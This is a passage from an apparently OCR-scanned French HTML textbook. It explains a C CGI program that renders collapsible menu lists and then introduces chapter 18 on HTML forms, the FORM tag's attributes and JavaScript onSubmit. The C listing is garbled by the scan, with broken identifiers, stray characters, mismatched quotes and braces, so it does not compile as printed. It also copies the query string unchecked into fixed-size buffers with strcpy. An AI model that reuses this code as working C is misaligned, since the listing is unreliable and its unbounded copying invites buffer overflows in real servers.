Imaginons maintenant que nous voulions compléter ce menu, par une catégorie poissons, une catégorie fromages et une catégorie pizzas. On passe ainsi de trois à six catégories, et le nombre de fichiers à éditer est de 2^{6} soit 64 fichiers ! Ce nombre est suffisamment

grand et la méthode que nous venons de décrire suffisamment fastidieuse pour ne pas se lancer dans un tel travail.
Ce petit exercice avait simplement pour but de montrer les limites du langage. Les présentations de données telles qu'on les voit sur les écrans des ordinateurs ne sont pas toutes réalisables facilement en HTML.
Le recours à la programmation permet de repousser certaines limites. La suite de l'exercice est plutôt réservée au programmeur. L'exemple que nous venons de donner se programme en une centaine de lignes de C. Il permet de résoudre des listes de ce type sans limite du nombre de catégories. Pour simplifier l'exercice, nous n'envisagerons pas le cas de listes imbriquées.




Figure 37 - Les fichiers du menu


Introduction à la programmation

La version programmée de l'exercice :

Nous étudierons très en détail dans **La programmation CGI,** page 237, la programmation des serveurs Web. Pour l'heure, anticipons un peu et analysons comment résoudre notre problème.


Si l'on doit réaliser un programme pour obtenir des listes "repliables", essayons de le faire d'une façon suffisamment générale pour pouvoir utiliser cette nouvelle fonctionnalité dans n'importe quelle page HTML.

Choisissons d'abord un format pour le fichier qui contiendra les rubriques et leurs contenus (appelons-le **fichier data) :**



Décidons aussi que les fichiers data pourront se trouver dans un répertoire quelconque du serveur. Pour faire connaître l'adresse de ce répertoire au programme que l'on se propose de réaliser, il faut créer un superfichier à une adresse fixe. Celui-ci connaîtra l'adresse de tous les fichiers de type data. Ce modèle est identique au modèle adopté pour la fabrication des images cliquables (page 131).

Il faut donc aussi convenir d'un format pour ce superfichier, que nous appellerons **fichierconfig :**




Décidons que le fichier data s'appelle *menu.dir* et que le fichier config s'appelle *directo.conf*. Ce dernier se trouve à l'adresse fixe qui pourrait être */usr/local/etc/httpd/* conf et cette référence (ce chemin) est codé "en dur" dans le programme, *(/usr/local/etc/ httpd/conf/directo.conf)*.
Décidons enfin que nous lancerons le programme en lui passant comme paramètre le label du fichier data que nous souhaitons exploiter.
Décrivons les phases d'exécution du programme :

- Le programme récupère le label ;
- Il ouvre le fichier /usr/local/etc/httpd/conf/directo.conf et recherche dans la zone label de chaque ligne un label qui corresponde à celui qu'il a récupéré à l'étape précédente ;
- Lorsqu'il a trouvé ce label, il extrait de la ligne l'adresse du fichier data avec lequel il va devoir travailler et l'ouvrir ;
- Il lit le fichier et affiche dans la page HTML toutes les lignes dont le premier caractère était un moins (-) (têtes de rubrique) ; il doit aussi préparer les liens associés à ces têtes de rubrique.

Jusque-là tout est très simple. Ne perdons cependant pas de vue deux points très importants :
o Cliquer sur une rubrique la "plie" ou la "déplie" **mais on doit conserver l'état d'affichage des autres rubriques.**
o Dans le protocole HTTP, un serveur envoie la page HTML à son client puis il **clôt la connexion.** Que le serveur envoie cette page directement à partir d'un fichier HTML ou à travers un programme générant du code HTML ne change absolument pas la méthode, car le serveur n'a aucune mémoire de ce qu'il a précédemment envoyé.
Nous devons pourtant garder mémoire de l'état de la page à l'instant où l'utilisateur va cliquer sur une rubrique !
Comment réaliser cela ?

Lors de sa première exécution, le programme a pu mémoriser le nombre de rubriques du fichier data. Dans notre exemple, il a trouvé *entrées, viandes, poissons* et *desserts* soit quatre rubriques.
On peut donc définir une suite de quatre caractères pouvant prendre la valeur 0 ou 1 et reflétant l'état d'affichage des rubriques. 0 représentera une rubrique repliée et 1 une rubrique déployée. Ainsi, à la première exécution du programme, la chaîne vaut 0000.
Le programme connaît en outre l'ordre de ces rubriques (l=entrées, 2=viandes, etc.).
Les pointeurs que le programme va positionner sur chaque rubrique vont donc être des appels à ce même programme, avec comme paramètres supplémentaires le numéro de la rubrique et l'état d'affichage de l'ensemble des rubriques.
Examinons les pointeurs tels qu'ils sont fabriqués par le programme (attention : le code HTML suivant est généré automatiquement par le programme) :



Que se passe-t-il maintenant lorsque l'on clique par exemple sur " *Viandes"* ?

- Le programme reçoit comme paramètres *menu*, *2, 0000* et retrouve le fichier data correspondant.
- Il sait, grâce au second paramètre qui a la valeur *2,* que la demande qui lui arrive est une demande de changement d'état d'affichage de la rubrique numéro 2. L'indicateur d'état de la rubrique 2 est égal à 0, ce qui indique que les plats de la catégorie *"Viandes"* n'étaient pas affichés et qu'ils le seront dans la prochaine page affichée.

  Il calcule donc le nouvel indicateur d'état qui va prendre la valeur *0100.*
- Il procède à l'affichage du titre de la catégorie "*Entrées*" sans en afficher les plats puisque l'indicateur d'état de cette catégorie est égal à 0.
- Il affiche le titre de la catégorie *" Viandes"* et les plats de cette catégorie, car l'indica-


teur d'état est maintenant égal à 1. C'est ce que le lecteur a souhaité en cliquant sur *" Viandes"* .

- Il traite les deux dernières rubriques en n'affichant que les titres de catégories puisque les indicateurs d'état de ces catégories sont toujours égaux à 0.

Bien sûr, il a positionné les nouveaux pointeurs qui valent maintenant :

```
<a href=" /cgi-bin/directo?menu:1:0100">Entr&eacute;es</a>
<a href="/cgi-bin/directo?menu:2:0100">Viandes</a>
<ul>
<li>poulet
<li>entrec&ocirc;te
<li>steack
</ul>
<a href=" /cgi-bin/directo?menu:3:0100">Poissons</a>
<a href=" /cgi-bin/directo?menu:4:0100">Desserts</a>
```

On est maintenant en attente d'une autre intervention du lecteur.
Le programme définitif est un tout petit peu plus sophistiqué ; on a mis le petit triangle représentant graphiquement l'état d'affichage de la rubrique, ainsi qu'un lien de retour. Ce lien permet, lorsque l'on clique sur la flèche, de retourner à l'URL spécifiée en première ligne du fichier data.



Voici le listing du programme en langage C :

```
/* <dc> Cours HTML 240995 */

#include <stdio.h>
#include <stdlib.h>
#define directo_conf "/usr/local/etc/httpd/conf/directo.conf"

main (int argc, char *argv[])
{
   FILE * i fp;
   charLF = 10;
   char *cl;
   char *p, *p2 , *p3 ;
   char line[132];
   char rtnurl[132];
   char buf[132];
   char label[80];
   char dir[80];
   char motif[256] ;
   char *status;
   int lg=80;
   int i,j,n,err,flag,level, print;


   printf ("Content-type: text/html%c%c",LF,LF);
   Cl = getenv ("QUERY_STRING");
   if ((ici) || (! cl[0]))
   {
     printf ("<title>Error</title>%c",LF);
     printf ( "<H1>ERROR</H1>' ) ;
     exit(0);
   }



   printf ("<title>dir</title>%c", LF) ;
   strcpy (buf,cl);
   strcpy (dir,strtok(buf,":"));
   flag=0;
   if (strchr(cl,':')==NULL)flag=1;

   if (! (ifp=fopen(directo_conf,"r")))
     {
       printf ("<h2>Erreur ouverture %s<h2>%c",directo_conf,LF);
       exit(0);
     }
   status = fgets (line,lg,ifp);
   line[strlen(line)-1]=0 ;
     while ( status != NULL )
     {
         strcpy (buf,line);
         strcpy (label, strtok (line,":")) ;
         if (strcmp(dir,label) == NULL)
         {
            p=strchr(buf,'  ');
            P++;
            fclose (ifp);
```

```
if (flag==1)
{
level=0;
if (! (ifp=fopen(p,"r")))
{
   printf ("<h2>Erreur ouverture %s</h2>%c",p,LF) ;
   exit(0);
}
status = fgets (line,lg,ifp);
line[strlen(line)-1]=0 ;
strcpy (rtnurl,line);
while ( status != NULL )
{
   if (strncmp (line,"-",1) == NULL)level++;
   status = fgets (line,lg,ifp) ;
   line[strlen(line)-1]=0 ;
}
for (i = 0; i<level; i++)strcat(motif0 ") ;
rewind (ifp);
i = 0;
status = fgets (line,lg,ifp);
line[strlen(line)-1]=0 ;
while ( status != NULL )
{
   if (strncmp (line,"-",1) == NULL)
   {
      i++ ;
      printf("cimg src=\"/icons/close.gif\">");
      printf("<a href=\"/cgi-bin/directo?%s:%i:%s\">",label,i,motif);
      p3 = line;
      p3 + + ;
      printf("<b>%s</b></a><br>",p3);
   }
   status = fgets (line,lg,ifp);
   line[strlen(line)-1]=0 ;
}
printf ( "chr><a href = \" %s\"><img border=no src = \ "/icons/
shadow_left.gif\"></a>",rtnurl);
fclose (ifp);
exit(0);
}


p2 = strtok(cl, " : " ) ;
p2 = strtok (NULL,":") ;
sscanf (p2,"%d",&i);
p2 = strtok(NULL,":");
i-- ;
if (p2[i]=='1')
{
   p2[i] = '0' ;
}
else

   p2[i] = '1' ;
}

if (! (ifp=fopen(p,"r")) )
{
   printf ("<h2>Erreur ouverture %s</h2>%c", p, LF) ;
```

```
                exit(0);
            }
            i = 0 ;
            status = fgets (line,lg,ifp);
            line[strlen(line)-1]=0 ;
            strcpy (rtnurl,line);
            while ( status != NULL )
            {
               if (strncmp (line,"-",1) == NULL)
               {
                  print=0;
                  if (p2[i]=='1')print=1;
                  i++ ;
                  if (print==1)printf ("<img src=\"/icons/open.gif\">");
                  if (print==0)printf("<img src=\"/icons/close.gif\">");
                  printf("<a href=\"/cgi-bin/directo?%s :%i:%s\">",label,i,p2);
                  p3 = line;
                  p3++ ;
                  printf ( "<b>%s</b></a><br>", p3 ) ;
               )
               else
                  if (print==1) printf ("%s",line);
               status = fgets (line,lg,ifp);
               line[strlen(line)-1]=0 ;
            }
            printf ( "<hr><a href=\"%s\"><img border=no src=\"/icons/
            shadow_left.gif\"></a>", rtnurl) ;
            fclose (ifp);

            exit(0);
         }
         status = fgets (line,lg,ifp);
         line[strlen(line)-1]=0;
      }
   fclose (ifp);
   exit(0);
}
```

RÉSUMÉ

Ce chapitre est avant tout un exercice montrant les limites du langage HTML.
En résumé, rappelons que le niveau actuel d'HTML ne permet pas tous les types de représentation de l'information que l'on a l'habitude de trouver dans les applications d'informatique ou de micro-informatique.
L'interface de programmation peut cependant apporter une réponse à ces limitations dans de nombreux cas.

Chapitre 18

Les formulaires

Jusqu'à présent, nous avons appris à réaliser des pages HTML fonctionnant sur le modèle suivant :

- Un auteur crée des documents et les met à disposition dans un serveur.
- Le lecteur utilise un *browser* pour aller consulter ces pages en cliquant sur des liens.
  Il peut se promener ainsi à son gré dans les pages mais n'intervient jamais.

Il s'agit d'un mode de consultation où le seul choix possible concerne le cheminement parmi les pages. A aucun moment il n'y a d'interactivité réelle entre le lecteur et le système qui fournit les documents.

Imaginons que nous voulions réaliser sur un serveur Web un service permettant de commander une documentation. Il faudra proposer sur la page HTML une liste des documentations disponibles, puis collecter le nom et l'adresse du demandeur afin de pouvoir la lui envoyer.

On peut aussi concevoir une recherche dans une base de données, un dictionnaire par exemple : le lecteur tape dans la page HTML le mot à rechercher, puis reçoit dans la page suivante la définition du mot.

Les formulaires ou *forms* sont le moyen offert par le langage HTML pour générer à l'écran des zones de dialogue avec le lecteur.

Comme dans un formulaire papier, on pourra réaliser des zones dans lesquelles on entrera un texte, des cases à cocher, des listes de choix, etc.

Un formulaire n'est qu'une interface de saisie ; il nécessite des éléments pour traiter l'information qui y est collectée. A l'origine, on ne pouvait faire traiter un formulaire que par un logiciel s'exécutant sur le serveur ; avec l'arrivée des scripts exécutés par le poste client, la gestion d'une interface de saisie va devenir beaucoup plus efficace, beaucoup plus dynamique. On va enfin pouvoir réaliser des applications client-serveur avec de l'intelligence au niveau du client ! Certes, le traitement final s'exécutera toujours sur le

serveur, mais on pourra minimiser le nombre d'aller-retour entre les deux protagonistes. Côté serveur, on a toujours un programme[1] s'exécutant dans un espace réservé à cet effet : le CGI ou *Common Gateway Interface.* Pourquoi cette notion de passerelle et d'interface ? Parce que très souvent, le programmeur devra écrire un script permettant d'établir le dialogue entre le serveur recevant une requête du *browser* (soumission du formulaire) et une autre application accessible depuis la machine serveur, comme une base de données par exemple.
Le diagramme de la figure 38, illustre une transaction établie depuis un formulaire et un SGBD.
On peut aussi imaginer une transaction ne dépassant pas le niveau du script si celui-ci se suffit à lui-même pour traiter la requête. (On crée par exemple un formulaire où on lit un nombre, le script calcule la racine carrée de ce nombre et retourne le résultat.)




Figure 38 - Du formulaire au SGBD, le principe "poste client passif"

1. Dans la terminologie du Web, on appelle plutôt scripts ces programmes informatiques.




Figure 39 - Du formulaire au SGBD, le poste client devient actif

Quel est le principe du formulaire ?

A l'aide de balises HTML, on décrit les zones dans lesquelles l'utilisateur va remplir son formulaire. Chacune de ces zones sera identifiée par un nom symbolique. Lorsque le formulaire est envoyé au programme d'exploitation, celui-ci reçoit l'identificateur de chaque zone et la valeur saisie.

De plus, on peut associer à la plupart des balises un traitement spécifique, exécuté localement par le browser, lorsqu'un événement survient sur l'élément décrit par cette balise. Ce traitement est décrit par un petit programme JavaScript inséré dans le fichier HTML.

Par exemple, on décrit un champ dans lequel l'utilisateur du formulaire tapera son année de naissance ; on attribue à cette zone le nom symbolique de *anneeNaissance.* L'utilisateur tape dans ce champ *1966.* Le script s'assure que la donnée est bien numérique, et si tel est la cas, il l'envoie au programme CGI qui reçoit : *anneeNaissance=1966.*
Le programme CGI chargé du traitement final du formulaire peut être écrit dans le langage préféré du programmeur. C, Fortran, Perl, C-shell, Shell conviennent pour des serveurs installés sur des machines Unix ou VMS. Sur un Macintosh par exemple, on pourra utiliser les scripts ou les applications scriptables de Mac-OS.

A quel moment le formulaire est-il transmis au script ?

La fin de la saisie, dont tous les champs ne sont d'ailleurs pas nécessairement renseignés, est déclenchée lorsque l'on clique sur un bouton spécial appelé bouton de soumission ou sur un lien hypertexte prévu à cet effet.
Si un script (de validation des données par exemple) est associé à la soumission du formulaire, il est appelé en premier. Si le programmeur a correctement conçu sa fonction, il aura utilisé un code de retour permettant de différer l'envoi tant que les données ne sont pas correctes. Bien sûr, il alertera l'utilisateur par un message spécial indiquant que la saisie est erronée.
Enfin quand le poste client (le *browser)* décidera, à l'aide de ces fonctions JavaScript que les données sont valides, il les expédiera vers le serveur pour le traitement ultime.
Avant de commencer la description des balises, dressons l'inventaire des éléments à notre disposition pour créer ces formulaires.
Le *look* des éléments présentés à la page 195 est celui d'un environnement Motif ; sur un Macintosh ou sur un PC, cette présentation diffère un peu mais la fonctionnalité reste la même.

On définit arbitrairement trois catégories d'éléments :

- une catégorie ***input*** s'appliquant à divers types d'entrées (champs de saisie de texte et divers types de boutons) ;
- une catégorie ***select*** s'appliquant aux listes (menus déroulants, listes à ascenseurs) ;
- une catégorie ***textarea*** s'appliquant à une zone de saisie de texte libre.

Champ texte
- *catégorie input, type par défaut*


Champ texte caché
- *catégorie input, type password*

Bouton de soumission (texte libre sur le bouton)
- *catégorie input, type submit*


Cases à cocher
- *catégorie input, type checkbox*

Boutons radio (minimum 2, un seul sélectionnable à la fois)
- *catégorie input, type radio*

Menu déroulant (pop liste)
(choix de l'item sélectionné par défaut)
- *catégorie select, défaut*



Liste (choix simple ou multiple)
- *catégorie select, size>1*



Entrée d'un texte "long"
- *catégorie textarea*

Bouton permettant d'effacer tout ce qui a déjà été saisi dans le formulaire (texte libre sur le bouton)
- *catégorie input, type reset*

Bouton (usage général). Ce type de bouton n'a de sens que dans le cadre d'exécution d'un script
- *catégorie input, type button*

Figure 40 - Les éléments d'un formulaire

Description des balises de formulaire et des événements JavaScript associés

Nous allons maintenant décrire les balises permettant de générer un formulaire. Elles permettent de fabriquer une **interface de saisie,** mais à ce niveau, on n'est pas encore réellement dans la programmation ; pour cela on se reportera essentiellement au chapitre **La programmation CGI,** page 237. On procède cependant au choix du nom des variables qui identifieront les éléments du formulaire, et on indique simplement le nom du script devant exploiter les données de ce formulaire. On décide aussi du traitement à associer aux événements. Il appartient ensuite au programmeur de coder les scripts. Ces deux tâches, fabrication de l'interface et codage des scripts, peuvent très bien être réalisées par deux personnes collaborant sur la même application.

<FORM>

La balise <FORM> débute la description d'un formulaire. Entre <FORM> et </FORM> se situeront toutes les balises générant les divers boutons, cases à cocher, entrées de texte, etc. mais aussi du texte HTML standard permettant "d'habiller" et d'autodocumenter le formulaire.
Cette balise possède plusieurs attributs :

L'attribut METHOD

Il s'adresse au programmeur qui va coder le script CGI. On en trouvera une description complète dans le chapitre **La programmation CGI,** page 237. Disons simplement pour le moment que cet attribut peut prendre deux valeurs, GET et POST, indiquant la méthode de transfert des données acquises vers le script CGI.

L'attribut ACTION

Sa fonction est d'indiquer l'action à entreprendre (le script à exécuter) lorsque l'on clique sur le bouton de soumission. "Action" définit donc l'URL du script permettant d'exploiter le formulaire. Attention : on parle ici de script CGI (s'exécutant sur le serveur) et non de script JavaScript (exécuté sur le poste client).

L'attribut NAME

Il possède deux fonctions particulières :

- Dans un même document peuvent résider plusieurs formulaires. L'attribut NAME permet de définir, lors de l'envoi des données vers le script CGI, le formulaire qui les expédie.
- Dans la représentation des éléments du formulaire en objets JavaScript, il permet le nommage du formulaire. Dans la hiérarchie des objets du browser, le formulaire identifié par son nom (NAME=nom) pourra être référencé par les fonctions JavaScript.

L'attribut TARGET

L'exécution d'un script CGI se traduit toujours par un résultat qui est... une nouvelle page HTML ! Cette nouvelle page peut venir remplacer la page qui contenait le formulaire, ou s'inscrire dans un*t frame* ou dans une autre fenêtre. En l'absence de l'attribut

target, on remplace la page courante, en revanche l'attribut TARGET permet d'indiquer la *frame* ou la fenêtre dans laquelle s'affiche la nouvelle page.

Les propriétés de l'objet FORM

Elles sont au nombre de cinq :

- **action** permet de lire ou de modifier l'action (c'est-à-dire l'URL ou le pseudo-protocole) associée au formulaire.

  Dans l'exemple ci-dessous, l'instruction HTML <form> programme un appel à l'annuaire général ; l'exécution de l'instruction JavaScript modifie le formulaire qui appelle maintenant l'annuaire des services.

```
<form name=anur action=/cgi-bin/annuaireGeneral>

</form>

<script>document.anur.action="/cgi/bin/annuaireServices">
```

- **method** permet de lire ou de modifier la méthode (*get* ou *post*) associée au formulaire.
- **target** permet de lire ou de modifier la cible dans laquelle va être envoyé le résultat provoqué par l'exécution du formulaire.

  Dans l'exemple ci-dessous, telle qu'est programmée la balise HTML, le résultat du formulaire s'afficherait à la place du formulaire (pas de *target* spécifié). L'instruction JavaScript modifie ce comportement et envoie le résultat dans une nouvelle fenêtre.

```
<form name=anur action=/cgi-bin/annuaireGeneral>

<script>document.anur.target="nelleFenetre"</script>
```

- **enctype** permet de connaître ou de modifier l'encodage (le *content-type Mime)* des données transmises vers le formulaire.
- **elements** permet d'analyser les objets composant le formulaire :
  - **elements.length** donne le nombre d'objets composant le formulaire,
  - **elements[n].name** donne le nom associé à l'objet de rang *n,*
  - **elements[n].value** ou **element.nom_de_l'objet.value** donne sa valeur.

La méthode de l'objet FORM

submit permet de déclencher, exactement comme si l'on cliquait sur le bouton *submit,* l'envoie du formulaire.

Dans l'exemple ci-dessous, on soumet le formulaire à travers un lien hypertexte.

```
<a href=javascript:document.anur.submit()>Annuaire</a>
```

L'événement JavaScript associé à l'objet FORM

L'événement **onSubmit** permet de spécifier l'exécution sur le poste client (donc par le *browser*) d'une fonction JavaScript. Cette fonction (ce programme) s'exécute donc au moment où l'on clique sur le bouton *submit.* Elle servira par exemple à tester si une donnée du formulaire considérée comme obligatoire a bien été saisie. Cette fonction pourra (si le programmeur le code) renvoyer un booléen *(true* ou *false*) qui permettra, selon la formulation utilisée dans la balise, de bloquer l'exécution du script CGI tant que le booléen n'a pas la valeur *true.*

La syntaxe générale d'ouverture d'un formulaire est donc :

<FORM NAME=nom_ du_ formulaire
METHOD=type_de_méthode
ACTION=URL_du_script
TARGET=nom_de_ la_ frame
onSubmit=fonction>

Cette dernière ligne peut être formulée différemment :

onSubmit=return fonction>

